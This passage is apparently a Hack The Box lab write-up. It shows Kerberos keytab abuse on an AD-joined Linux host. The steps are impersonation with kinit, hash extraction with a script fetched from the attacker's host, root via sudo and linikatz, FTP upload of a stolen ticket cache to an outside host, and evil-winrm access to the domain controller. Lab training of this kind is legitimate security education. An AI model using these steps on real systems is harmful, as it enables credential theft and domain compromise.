172.16.1.10 is up
172.16.1.15 is up
```

Our host can connect with 2 host 172.16.1.5 (passerelle) et 172.16.1.10

```
david@inlanefreight.htb@linux01:~$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.15  netmask 255.255.255.0  broadcast 172.16.1.255
        ether 00:50:56:94:41:7b  txqueuelen 1000  (Ethernet)
        RX packets 5184  bytes 526314 (526.3 KB)
        RX errors 0  dropped 6  overruns 0  frame 0
        TX packets 5324  bytes 518492 (518.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1618  bytes 138389 (138.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1618  bytes 138389 (138.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

david@inlanefreight.htb@linux01:~$
```

```
david@inlanefreight.htb@linux01:~$ realm list
inlanefreight.htb
  type: kerberos
  realm-name: INLANEFREIGHT.HTB
  domain-name: inlanefreight.htb
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
  required-package: sssd
  required-package: libnss-sss
  required-package: libpam-sss
  required-package: adcli
  required-package: samba-common-bin
  login-formats: %U@inlanefreight.htb
  login-policy: allow-permitted-logins
  permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
  permitted-groups: Linux Admins
david@inlanefreight.htb@linux01:~$
```

Julio AND **david** can login to our AD machine

Let's look for keytab files

```
david@inlanefreight.htb@linux01:~$ find / -name *keytab* -ls 2>/dev/null
   287437      4 -rw-r--r--   1 root     root         2110 Aug  9  2021 /usr/lib/python3/dist-packages/samba/tests/dckeytab.py
   288270      4 -rw-r--r--   1 root     root         1871 Oct  4  2022 /usr/lib/python3/dist-packages/samba/tests/__pycache__/dckeytab.cpython-38.pyc
   287720     24 -rw-r--r--   1 root     root        22768 Jul 18  2022 /usr/lib/x86_64-linux-gnu/samba/ldb/update_keytab.so
   286812     28 -rw-r--r--   1 root     root        26856 Jul 18  2022 /usr/lib/x86_64-linux-gnu/samba/libnet-keytab.so.0
   131610      4 -rw-------   1 root     root         2694 Oct 14 21:33 /etc/krb5.keytab
   262464     12 -rw-r--r--   1 root     root        10015 Oct  4  2022 /opt/impacket/impacket/krb5/keytab.py
   262169      4 -rw-rw-rw-   1 root     root          216 Oct 14 21:55 /opt/specialfiles/carlos.keytab
   131201      8 -rw-r--r--   1 root     root         4582 Oct  6  2022 /opt/keytabextract.py
   287958      4 drwx------   2 sssd     sssd         4096 Jun 21  2022 /var/lib/sss/keytabs
   398204      4 -rw-r--r--   1 root     root          380 Oct  4  2022 /var/lib/gems/2.7.0/doc/gssapi-1.3.1/ri/GSSAPI/Simple/set_keytab-i.ri
```

Note: To use a keytab file, ***we must have read and write (rw) privileges on the file.***

/opt/specialfiles/carmps.keytab stands out since we have read and write permission on it !

We verify crontab for scripts than can be running :

```
david@inlanefreight.htb@linux01:~$ crontab -l
no crontab for david@inlanefreight.htb
david@inlanefreight.htb@linux01:~$
```

Let's check currently loaded tickets:

```
david@inlanefreight.htb@linux01:~$ env | grep -i krb5
KRB5CCNAME=FILE:/tmp/krb5cc_647401107_fuuB2i
david@inlanefreight.htb@linux01:~$
```

We can confirm it belongs to us :

```
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_fuuB2i
Default principal: david@INLANEFREIGHT.HTB

Valid starting       Expires              Service principal
10/14/2024 21:45:47  10/15/2024 07:45:47  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/15/2024 21:45:47
david@inlanefreight.htb@linux01:~$
```

Let's import Carlos ticket to our session:

```
david@inlanefreight.htb@linux01:~$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
```


And we can verify it's now loaded :


```
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_fuuB2i
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting       Expires              Service principal
10/14/2024 22:03:14  10/15/2024 08:03:14  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/15/2024 22:03:14
```

We have impersonated carlos


But what if we want to get his creds from his keytab ?
Let's do it :

```
david@inlanefreight.htb@linux01:~$ wget http://10.10.16.68:8000/keytabextract.py
--2024-10-14 22:09:09--  http://10.10.16.68:8000/keytabextract.py
Connecting to 10.10.16.68:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4582 (4.5K) [text/x-python]
Saving to: 'keytabextract.py'

keytabextract.py                                    100%[===================>]   4.47K  --.-KB/s    in 0s

2024-10-14 22:09:09 (359 MB/s) - 'keytabextract.py' saved [4582/4582]

david@inlanefreight.htb@linux01:~$ ls
flag.txt  keytabextract.py
david@inlanefreight.htb@linux01:~$ chmod +x keytabextract.py
david@inlanefreight.htb@linux01:~$ python3 keytabextract.py /opt/specialfiles/carlos.keytab
[+] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[+] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[+] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : carlos/
        NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
        AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
        AES-128 HASH : fa7ad5abf4061baa1d4ff8485d1261c4
david@inlanefreight.htb@linux01:~$
```






Check for file of keytab



A keytab requested by carlos for john user stands up



/home/carlos@inlanefreight.htb/.scripts/**svc_workstations.kt**

Seems like another keytab for svc_workstations => let's impersonate this since it seems that it can interact with the dc

Carlos ticket is loaded in the session

Let's load svc ticket :

```
carlos@inlanefreight.htb@linux01:~$ kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
carlos@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647402606_91JyEJ
Default principal: svc_workstations@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/16/2024 22:21:07  10/15/2024 08:21:07  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/15/2024 22:21:07
carlos@inlanefreight.htb@linux01:~$
```

I tried to access the smb ressource but the shell hang :

```
carlos@inlanefreight.htb@linux01:~$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls' -no-pass


^C
carlos@inlanefreight.htb@linux01:~$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls'
^C^[[A
carlos@inlanefreight.htb@linux01:~$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c ls
session setup failed: NT_STATUS_CONNECTION_RESET
carlos@inlanefreight.htb@linux01:~$ smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls'  -k -no-pass
session setup failed: NT_STATUS_CONNECTION_RESET
```

I tried to crack keytab :

```
carlos@inlanefreight.htb@linux01:~$ ls
flag.txt  keytabextract.py  script-test-results.txt
carlos@inlanefreight.htb@linux01:~$ python3 keytabextract.py  /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
[!] No RC4-HMAC located. Unable to extract NTLM hashes.
[+] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : svc_workstations/
        AES-256 HASH : 0c9104d04d05092a3d545bbf76237b3794c456ac42c8d577753d64283889da6d
```

But it didn't show me the NTLM hash

```
carlos@inlanefreight.htb@linux01:~$ for l in $(echo ".kdbx .keytab .kt krb5 ");do echo -e "\nFile extension: " $l; find / -name *$l* 2>/dev/null | grep -v "doc\|lib\|headers\|share";done

File extension:  .kdbx

File extension:  .keytab
/home/carlos@inlanefreight.htb/.scripts/john.keytab
/etc/krb5.keytab
/opt/specialfiles/carlos.keytab

File extension:  .kt
/home/carlos@inlanefreight.htb/.scripts/svc_workstations._all.kt
/home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt

File extension:  krb5
/tmp/krb5cc_647401107_FuuB21
/tmp/krb5cc_647402606
/tmp/krb5cc_647401106_HRJDux
/tmp/krb5cc_647402606_91JyEJ
/tmp/krb5cc_647401100_YrGppJ
/etc/krb5.keytab
/etc/krb5.conf
/opt/impacket/impacket/krb5
/opt/impacket/tests/misc/test_krb5_crypto.py
carlos@inlanefreight.htb@linux01:~$
```

There is another file

/home/carlos@inlanefreight.htb/.scripts/svc_workstations._all.kt

```
carlos@inlanefreight.htb@linux01:~$ python3 keytabextract.py  /home/carlos@inlanefreight.htb/.scripts/svc_workstations._all.kt
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : svc_workstations/
        NTLM HASH : 7247e8d4387e76996ff3f18a34316fdd
        AES-256 HASH : 0c9104d04d05092a3d545bbf76237b3794c456ac42c8d577753d64283889da6d
        AES-128 HASH : 1a7e521435314d8f39181187acc80677
carlos@inlanefreight.htb@linux01:~$
```

Yes, we did found the ntlm hash this time



```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ ssh svc_workstations@inlanefreight.htb@10.129.62.231 -p 2222
svc_workstations@inlanefreight.htb@10.129.62.231's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 14 Oct 2024 10:50:46 PM UTC

  System load:  0.0               Processes:             222
  Usage of /:   26.4% of 13.70GB  Users logged in:       2
  Memory usage: 34%               IPv4 address for ens160: 172.16.1.15
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Oct 12 21:18:12 2022 from 172.16.1.5
svc_workstations@inlanefreight.htb@linux01:~$
```


```
svc_workstations@inlanefreight.htb@linux01:~$ id
uid=647401109(svc_workstations@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647402608(linux admins@inlanefreight.htb)
```

```
svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_workstations@inlanefreight.htb may run the following commands on linux01:
    (ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$
```


We can execute anything as root ! !

Let's execute linikatz :






Change to root :



Since we are root we run liniktz ==>>





We found the linux01 ccache file in lib !

We

```
root@linux01:~/.kerberos-scripts/10.10.16.4:8000/linikatz.2276# smbclient //DC01/linux01 -k
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Oct  5 14:17:02 2022
  ..                                  D        0  Wed Oct  5 14:17:02 2022
  flag.txt                            A       52  Wed Oct  5 14:17:02 2022

                7706623 blocks of size 4096. 4460269 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 52 as flag.txt (25.4 KiloBytes/sec) (average 25.4 KiloBytes/sec)
smb: \> exit
root@linux01:~/.kerberos-scripts/10.10.16.4:8000/linikatz.2276# cat flag.txt
**Us1nG_KeyTab_Like_a_PRO
root@linux01:~/.kerberos-scripts/10.10.16.4:8000/linikatz.2276#
```

Extra:





```
root@linux01:/tmp# ls -allt
total 72
drwxrwxrwt 13 root                                root                                4096 Oct 16 09:50 .
-rw-------  1 julio@inlanefreight.htb             domain users@inlanefreight.htb      1414 Oct 16 09:50 krb5cc_647401106_CPZWN5
-rw-------  1 carlos@inlanefreight.htb            domain users@inlanefreight.htb      1746 Oct 16 09:50 krb5cc_647402606
-rw-------  1 julio@inlanefreight.htb             domain users@inlanefreight.htb      1406 Oct 16 09:50 krb5cc_647401106_HRJDux
-rw-------  1 svc_workstations@inlanefreight.htb  domain users@inlanefreight.htb      1535 Oct 16 09:47 krb5cc_647401109_tQp0W3
-rw-------  1 david@inlanefreight.htb             domain users@inlanefreight.htb      1406 Oct 16 09:18 krb5cc_647401107_grBWxs
drwx------  3 root                                root                                4096 Oct 16 08:57 systemd-private-f45a8ac8f2e64d15bcda36c5211bcb7e-systemd-logind.service-5TrUJe
drwx------  3 root                                root                                4096 Oct 16 08:57 snap.lxd
drwx------  2 root                                root                                4096 Oct 16 08:57 vmware-root_696-2722173465
drwx------  3 root                                root                                4096 Oct 16 08:56 systemd-private-f45a8ac8f2e64d15bcda36c5211bcb7e-ModemManager.service-Vzen0h
drwx------  3 root                                root                                4096 Oct 16 08:56 systemd-private-f45a8ac8f2e64d15bcda36c5211bcb7e-systemd-timesyncd.service-mNiuog
drwxrwxrwt  2 root                                root                                4096 Oct 16 08:56 .font-unix
drwxrwxrwt  2 root                                root                                4096 Oct 16 08:56 .ICE-unix
drwx------  3 root                                root                                4096 Oct 16 08:56 systemd-private-f45a8ac8f2e64d15bcda36c5211bcb7e-systemd-resolved.service-BrRBhi
drwxrwxrwt  2 root                                root                                4096 Oct 16 08:56 .X11-unix
drwxrwxrwt  2 root                                root                                4096 Oct 16 08:56 .XIM-unix
drwxrwxrwt  2 root                                root                                4096 Oct 16 08:56 .X0-lock
drwxr-xr-x 20 root                                root                                4096 Oct  6  2021 ..
root@linux01:/tmp# ftp 10.10.16.4
Connected to 10.10.16.4.
220 pyftpdlib 1.5.9 ready.
Name (10.10.16.4:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> put krb5cc_647401106_CPZWN5
local: krb5cc_647401106_CPZWN5 remote: krb5cc_647401106_CPZWN5
227 Entering passive mode (10,10,16,4,165,115).
150 File status okay. About to open data connection.
226 Transfer complete.
1414 bytes sent in 0.00 secs (20.7461 MB/s)
ftp>
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ export KRB5CCNAME=~/HackTheBox/password_attacking/labs/krb5cc_647401106_CPZWN5

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ proxychains evil-winrm -i dc01 -r inlanefreight.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:88  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:5985  ...  OK
*Evil-WinRM* PS C:\Users\julio\Documents> ls
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:5985  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:88  ...  OK
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ proxychains evil-winrm -i dc01 -r inlanefreight.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-p
ath-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:88  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.10:5985  ...  OK
*Evil-WinRM* PS C:\Users\julio\Documents> whoami
inlanefreight\julio
*Evil-WinRM* PS C:\Users\julio\Documents> systeminfo

Host Name:                 DC01
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA135
Original Install Date:     7/13/2022, 12:51:51 PM
System Boot Time:          10/16/2024, 2:41:21 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.24224532.B64.2408191458, 8/19/2024
```

.